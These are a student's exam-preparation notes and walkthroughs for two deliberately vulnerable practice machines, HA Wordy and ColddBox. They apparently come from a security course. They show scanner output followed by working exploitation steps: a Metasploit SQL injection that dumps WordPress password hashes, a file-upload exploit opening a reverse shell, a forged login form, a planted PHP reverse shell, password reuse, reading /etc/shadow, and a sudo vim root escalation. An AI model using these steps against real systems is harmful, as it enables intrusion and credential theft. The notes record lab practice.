

## EXAM PREPARATION

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### Introduction

This week, we will put some of the techniques that we have learnt into practice. Your task is to fully exploit the devices and gain root access.

### Vulnerability Scanning Steps

- A. Ports, Service, and Software Enumeration
- B. Identifying known vulnerabilities. E.g. via search engine or using '**searchsploit**'
- C. Finding and using public exploits. E.g. metasploit, exploit-db, search engine result

### Input Injection Steps

- A. Find input injection points
- B. Analyse, test, or fuzz injection points. Some examples:
  - Primary SQL injection
  - XSS
  - Command Shell Injection or Server Side Injection
  - LFI
  - RFI
- C. Exploit the target.

### Practice Exercises

In fitlab, Download the virtual machines below. Once downloaded, extract the directories and open the .ova file or .vmx file with "VirtualBox Application".

Add a vbox network adapter.

1. Go to the menu and then file and then "Host Network Manager. Then Click create.
2. Right click on the VM and go to network settings.
  - Adapter 1: NAT
  - Adapter 2: Host-only
3. Do an nmap scan of the vbox0 network to discover your vulnerable device.  
**nmap -T5 192.168.56.1/24**

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### Virtual Machines

1. <https://download.vulnhub.com/ha/ha-wordy.ova>
2. [https://download.vulnhub.com/colddbox/ColddBoxEasy\\_EN.ova](https://download.vulnhub.com/colddbox/ColddBoxEasy_EN.ova)

### Virtual Machines

#### Sample Questions - A

How many port numbers are open in this device?

What is the exact service version for port 80?

#### Sample Questions - B

What is the hash of the user with UID 1000?

What is the hash of the user with UID 0?

What is the password of the user with UID 1000?

#### Sample Question C

- Vulnerability name:

- Affected software and versions:

- CVSS score:

- Brief description:

- Clear recommendation:

On 192.168.58.3 its 1 (80)

ALL THE IPS ARE FUCKED AND WRONG CUZ IT WAS DONE ON 4587656 DIFFERENT VMS

=== HA HARDY ===

Nmap scan report for 192.168.58.3

Host is up (0.000071s latency).

Not shown: 999 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

Apache web server

>nikto -h 192.168.58.3:80

- Nikto v2.1.5

+ Target IP: 192.168.58.3

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```
+ Target Hostname: 192.168.58.3
+ Target Port: 80
+ Start Time: 2024-03-14 16:47:21 (GMT0)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2aa6 0x5921932b778f0
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie PHPSESSID created without the httponly flag
+ Cookie ec_cart_id created without the httponly flag
+ Uncommon header 'link' found, with contents:
<http://192.168.58.3/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ 6544 items checked: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2024-03-14 16:47:30 (GMT0) (9 seconds)
-----
+ 1 host(s) tested
```

Wordpress found

```

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  \ ^ / | | |___) | (___ ( | | | |
  V V | | |___ / \_ \ / __ | | | |
```

WordPress Security Scanner by the WPScan Team  
Version 3.8.25

Sponsored by Automattic - <https://automattic.com/>  
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

```
[+] URL: http://192.168.58.3/wordpress/ [192.168.58.3]
[+] Started: Thu Mar 14 16:52:57 2024
```

Interesting Finding(s):

[+] Headers

```
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://192.168.58.3/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
```

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| Confidence: 100%  
| References:  
| - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)  
| - [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos/](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/)

[+] WordPress readme found: <http://192.168.58.3/wordpress/readme.html>  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] Upload directory has listing enabled: <http://192.168.58.3/wordpress/wp-content/uploads/>  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.58.3/wordpress/wp-cron.php>  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - <https://www.iplocation.net/defend-wordpress-from-ddos>  
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.2.20 identified (Outdated, released on 2024-01-30).  
| Found By: Rss Generator (Passive Detection)  
| - <http://192.168.58.3/wordpress/index.php/feed/>,  
<generator><https://wordpress.org/?v=5.2.20></generator>  
| - <http://192.168.58.3/wordpress/index.php/comments/feed/>,  
<generator><https://wordpress.org/?v=5.2.20></generator>

[+] WordPress theme in use: twentysixteen  
| Location: <http://192.168.58.3/wordpress/wp-content/themes/twentysixteen/>  
| Last Updated: 2023-11-07T00:00:00.000Z  
| Readme: <http://192.168.58.3/wordpress/wp-content/themes/twentysixteen/readme.txt>  
| [!] The version is out of date, the latest version is 3.1  
| Style URL: <http://192.168.58.3/wordpress/wp-content/themes/twentysixteen/style.css?ver=5.2.20>  
| Style Name: Twenty Sixteen  
| Style URI: <https://wordpress.org/themes/twentysixteen/>  
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...  
| Author: the WordPress team  
| Author URI: <https://wordpress.org/>  
|  
| Found By: Css Style In Homepage (Passive Detection)  
|  
| Version: 2.0 (80% confidence)  
| Found By: Style (Passive Detection)

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| - <http://192.168.58.3/wordpress/wp-content/themes/twentytwenty/style.css?ver=5.2.20>,  
Match: 'Version: 2.0'

[+] Enumerating Most Popular Plugins (via Passive Methods)

[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta

| Location: <http://192.168.58.3/wordpress/wp-content/plugins/mail-masta/>

| Latest Version: 1.0 (up to date)

| Last Updated: 2014-09-19T07:52:00.000Z

|

| Found By: Urls In Homepage (Passive Detection)

|

| Version: 1.0 (80% confidence)

| Found By: Readme - Stable Tag (Aggressive Detection)

| - <http://192.168.58.3/wordpress/wp-content/plugins/mail-masta/readme.txt>

[+] reflex-gallery

| Location: <http://192.168.58.3/wordpress/wp-content/plugins/reflex-gallery/>

| Last Updated: 2021-03-10T02:38:00.000Z

| [!] The version is out of date, the latest version is 3.1.7

|

| Found By: Urls In Homepage (Passive Detection)

|

| Version: 3.1.3 (80% confidence)

| Found By: Readme - Stable Tag (Aggressive Detection)

| - <http://192.168.58.3/wordpress/wp-content/plugins/reflex-gallery/readme.txt>

[+] site-editor

| Location: <http://192.168.58.3/wordpress/wp-content/plugins/site-editor/>

| Latest Version: 1.1.1 (up to date)

| Last Updated: 2017-05-02T23:34:00.000Z

|

| Found By: Urls In Homepage (Passive Detection)

|

| Version: 1.1.1 (80% confidence)

| Found By: Readme - Stable Tag (Aggressive Detection)

| - <http://192.168.58.3/wordpress/wp-content/plugins/site-editor/readme.txt>

[+] slideshow-gallery

| Location: <http://192.168.58.3/wordpress/wp-content/plugins/slideshow-gallery/>

| Last Updated: 2023-06-25T18:14:00.000Z

| [!] The version is out of date, the latest version is 1.7.8

|

| Found By: Urls In Homepage (Passive Detection)

|

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| Version: 1.4.6 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - <http://192.168.58.3/wordpress/wp-content/plugins/slideshow-gallery/readme.txt>

### [+] wp-easycart-data

| Location: <http://192.168.58.3/wordpress/wp-content/plugins/wp-easycart-data/>  
|  
| Found By: Urls In Homepage (Passive Detection)  
|  
| The version could not be determined.

### [+] wp-support-plus-responsive-ticket-system

| Location: <http://192.168.58.3/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/>  
| Last Updated: 2019-09-03T07:57:00.000Z  
| [!] The version is out of date, the latest version is 9.1.2  
|  
| Found By: Urls In Homepage (Passive Detection)  
|  
| Version: 7.1.3 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - <http://192.168.58.3/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt>

### [+] wp-symposium

| Location: <http://192.168.58.3/wordpress/wp-content/plugins/wp-symposium/>  
| Last Updated: 2015-08-21T12:36:00.000Z  
| [!] The version is out of date, the latest version is 15.8.1  
|  
| Found By: Urls In Homepage (Passive Detection)  
|  
| Version: 15.1 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - <http://192.168.58.3/wordpress/wp-content/plugins/wp-symposium/readme.txt>

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at  
<https://wpscan.com/register>

[+] Finished: Thu Mar 14 16:53:00 2024

[+] Requests Done: 48

[+] Cached Requests: 5

[+] Data Sent: 17.021 KB

[+] Data Received: 336.768 KB

[+] Memory used: 267.441 MB

[+] Elapsed time: 00:00:03

Euser enum

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on metasploit

auxiliary/scanner/http/wordpress\_login\_enum

or

>[http://192.168.58.3/wordpress/?rest\\_route=/wp/v2/users](http://192.168.58.3/wordpress/?rest_route=/wp/v2/users)

```
[
  {
    "id":1,
    "name":"admin",
    "url":"",
    "description":"",

    "link":"http://192.168.58.3/wordpress/index.php/author/admin/",
    "slug":"admin",
    "avatar_urls":{

      "24":"http://0.gravatar.com/avatar/3f009d72559f51e7e454b16e5d0687a1?s=24&d=mm&r=g",

      "48":"http://0.gravatar.com/avatar/3f009d72559f51e7e454b16e5d0687a1?s=48&d=mm&r=g",

      "96":"http://0.gravatar.com/avatar/3f009d72559f51e7e454b16e5d0687a1?s=96&d=mm&r=g"
    },
    "meta":[

    ],
    "_links":{
      "self":[
        {
          "href":"http://192.168.58.3/wordpress/index.php/wp-json/wp/v2/users/1"
        }
      ],
      "collection":[
        {
          "href":"http://192.168.58.3/wordpress/index.php/wp-json/wp/v2/users"
        }
      ]
    }
  }
]
```

for plugin wp-symposium there is exploit admin/http/wp\_symposium\_sql\_injection

[\*] Running module against 192.168.58.3

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```
[+] 192.168.58.3:80 - admin      $P$BYWgfD7pa572QS9YFoeVVmhrIhBAx0.  
abc@gmail.com  
[+] 192.168.58.3:80 - aarti    $P$BHyn.q5e5/HG9/UT/Ow3xkH2xXsikx0  
aarti@gmail.com
```

Hashcat the hashes but these 2 didn't return anything.

```
> msfconsole  
> search wp reflex gallery
```

```
[*] Auxiliary module execution completed
```

```
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload)  
> set rhost 192.168.56.103  
rhost => 192.168.56.103 msf6 exploit(unix/webapp/wp_reflexgallery_file_upload)  
> set targeturi /wordpress  
targeturi => /wordpress msf6 exploit(unix/webapp/wp_reflexgallery_file_upload)  
> exploit  
[*] Started reverse TCP handler on 100.69.255.15:4444 [+] Our payload is at:  
CxKjvILFtjDm.php. Calling payload... [*] Calling payload... [*] Sending stage (39927 bytes) to  
100.69.255.15 [+] Deleted CxKjvILFtjDm.php [*] Meterpreter session 1 opened  
(100.69.255.15:4444 -> 100.69.255.15:43192) at 2024-03-16 22:53:35 +0000
```

After we got session, drop to shell

```
> shell
```

Spawn interactive shell

```
> python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Show the users

```
> id 0
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
> id 1000
```

```
uid=1000(raj) gid=1000(raj)
```

```
groups=1000(raj),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambas  
hare)
```

```
cd /home/raj
```

there is flag1.txt

```
> cat flag1.txt
```

```
aHR0cHM6Ly93d3cuaGFja2luZ2FydGljbGVzLmlu
```



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
this is base 64 hash that leads to  
<https://www.hackingarticles.in/>

there is another exploit for support plus responsive ticket system  
<https://www.exploit-db.com/exploits/41006>

you edit the html on the wordpress site and add

```
<form method="post" action="http://192.168.96.5/wordpress/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="aarti">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>
```

And after going back to previos tab we should be logged in to the admin panel as aarti



Second Flag: 5DD1CC591CE1569A528E3BCF18CEE5B

RootPassword: SWduaXRIQDEyMw==

From base64 translates to  
Ignite@123

```
>python -m http.server 8888
```

We see what shit runs with privileges

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```
>find / -perm -u=s -type f 2>/dev/null  
or  
>find / -perm /u=s,g=s 2>/dev/null
```

We have access to wget and cp so we can hijack the /etc/shadow and edit it to add in new root user

<https://infinitelogins.com/2021/02/24/linux-privilege-escalation-weak-file-permissions-writable-etc-passwd/>

this could be useful to cat files I have no access to  
>cp /etc/shadow /dev/stdout

=== COLD BOX ===

```
>nikto http://192.168.56.102/
```

- Nikto v2.5.0

```
-----  
+ Target IP:      192.168.56.102  
+ Target Hostname: 192.168.56.102  
+ Target Port:    80  
+ Start Time:     2024-03-17 02:16:44 (GMT0)  
-----  
+ Server: Apache/2.4.18 (Ubuntu)  
+ /: The anti-clickjacking X-Frame-Options header is not present. See:  
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render  
the content of the site in a different fashion to the MIME type. See:  
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-  
header/  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Apache/2.4.18 appears to be outdated (current is at least 2.4.57). Apache 2.2.34 is the  
EOL for the 2.x branch.  
+ /: Web Server returns a valid response with junk HTTP methods which may cause false  
positives.  
+ /hidden/: This might be interesting.  
+ /xmlrpc.php: xmlrpc.php was found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-  
restricting-access-to-iconsreadme/  
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to'  
version usually matches the WordPress version.  
+ /wp-links-opml.php: This WordPress script reveals the installed version.  
+ /license.txt: License file found may identify site software.  
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly  
flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
```

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+ /wp-login.php: Wordpress login found.  
+ 8101 requests: 0 error(s) and 12 item(s) reported on remote host  
+ End Time: 2024-03-17 02:16:52 (GMT0) (8 seconds)

+ 1 host(s) tested

>wpscan --url http://192.168.56.102/

---

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```

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[+] URL: http://192.168.56.102/ [192.168.56.102]

[+] Started: Sun Mar 17 02:17:07 2024

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.102/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)  
| - [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos/](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/)

[+] WordPress readme found: http://192.168.56.102/readme.html

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.102/wp-cron.php

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| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - <https://www.iplocation.net/defend-wordpress-from-ddos>  
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).  
| Found By: Atom Generator (Aggressive Detection)  
| - [http://192.168.56.102/?feed=atom, <generator uri="https://wordpress.org/" version="4.1.31">WordPress</generator>](http://192.168.56.102/?feed=atom,<generator+uri=https://wordpress.org/version=4.1.31>WordPress</generator>)  
| Confirmed By: Opml Generator (Aggressive Detection)  
| - <http://192.168.56.102/wp-links-opml.php>, Match: 'generator="WordPress/4.1.31"'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10)  
100.00% Time: 00:00:00

[i] No Users Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at  
<https://wpscan.com/register>

[+] Finished: Sun Mar 17 02:17:08 2024  
[+] Requests Done: 53  
[+] Cached Requests: 8  
[+] Data Sent: 12.736 KB  
[+] Data Received: 27.382 KB  
[+] Memory used: 204.477 MB  
[+] Elapsed time: 00:00:01

>wpscan --url <url> --enumerate u

brute force the users with rockyou using wp scan

> wpscan --url <url> --usernames <usernames> --passwords <wordlist>

c0ldd: 9876543210

<https://pentestmonkey.net/tools/web-shells/php-reverse-shell>  
on wp panel change one of the .php files to set up reverse shell connection  
using this  
<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

^^ remember to edit the ip and port and set up reverse shell ^^

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spawn interactive shell

```
>python3 -c 'import pty; pty.spawn("/bin/bash")'
```

in /var/www/html

```
>cat wp-config.php
```

```
// ** MySQL settings - You can get this info from your web host **
// /** The name of the database for WordPress */
define('DB_NAME', 'colddb'); /** MySQL database username */
define('DB_USER', 'c0ldd'); /** MySQL database password */
define('DB_PASSWORD', 'cybersecurity'); /** MySQL hostname */
define('DB_HOST', 'localhost'); /** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8'); /** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

There is DB\_PASSWORD that is “cybersecurity”

We enumerate all linux users on the machine with

```
>awk -F: '{ print $1}' /etc/passwd
```

From the list of the users there is c0ldd

Accidentally the account password is the same as the one we found in the config file

```
>su c0ldd
```

cybersecurity

inside the home directory of c0ldd there is user.txt file

we can see it is in base64 again

```
>cat user.txt | base64 -d
```

Felicidades, primer nivel conseguido!

That translates to

Congratulations, first level achieved!

We list what user can run as root

```
>sudo -l
```

We can run vim, chmod, ftp

On <https://gtfobins.github.io/>

There is a privilege escalation using vim

```
sudo vim -c '!/bin/sh'
```

now we have root

in /root directory there is root.txt

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```
> cat root.txt
inside there is base 64 "wqFGZWxpY2lkYWRIcywgbcOhcXVpbmEgY29tcGxldGFkYSE"
> cat root.txt | base64 -d
¡Felicidades, máquina completada!
```

That translates to Congratulations, machine completed!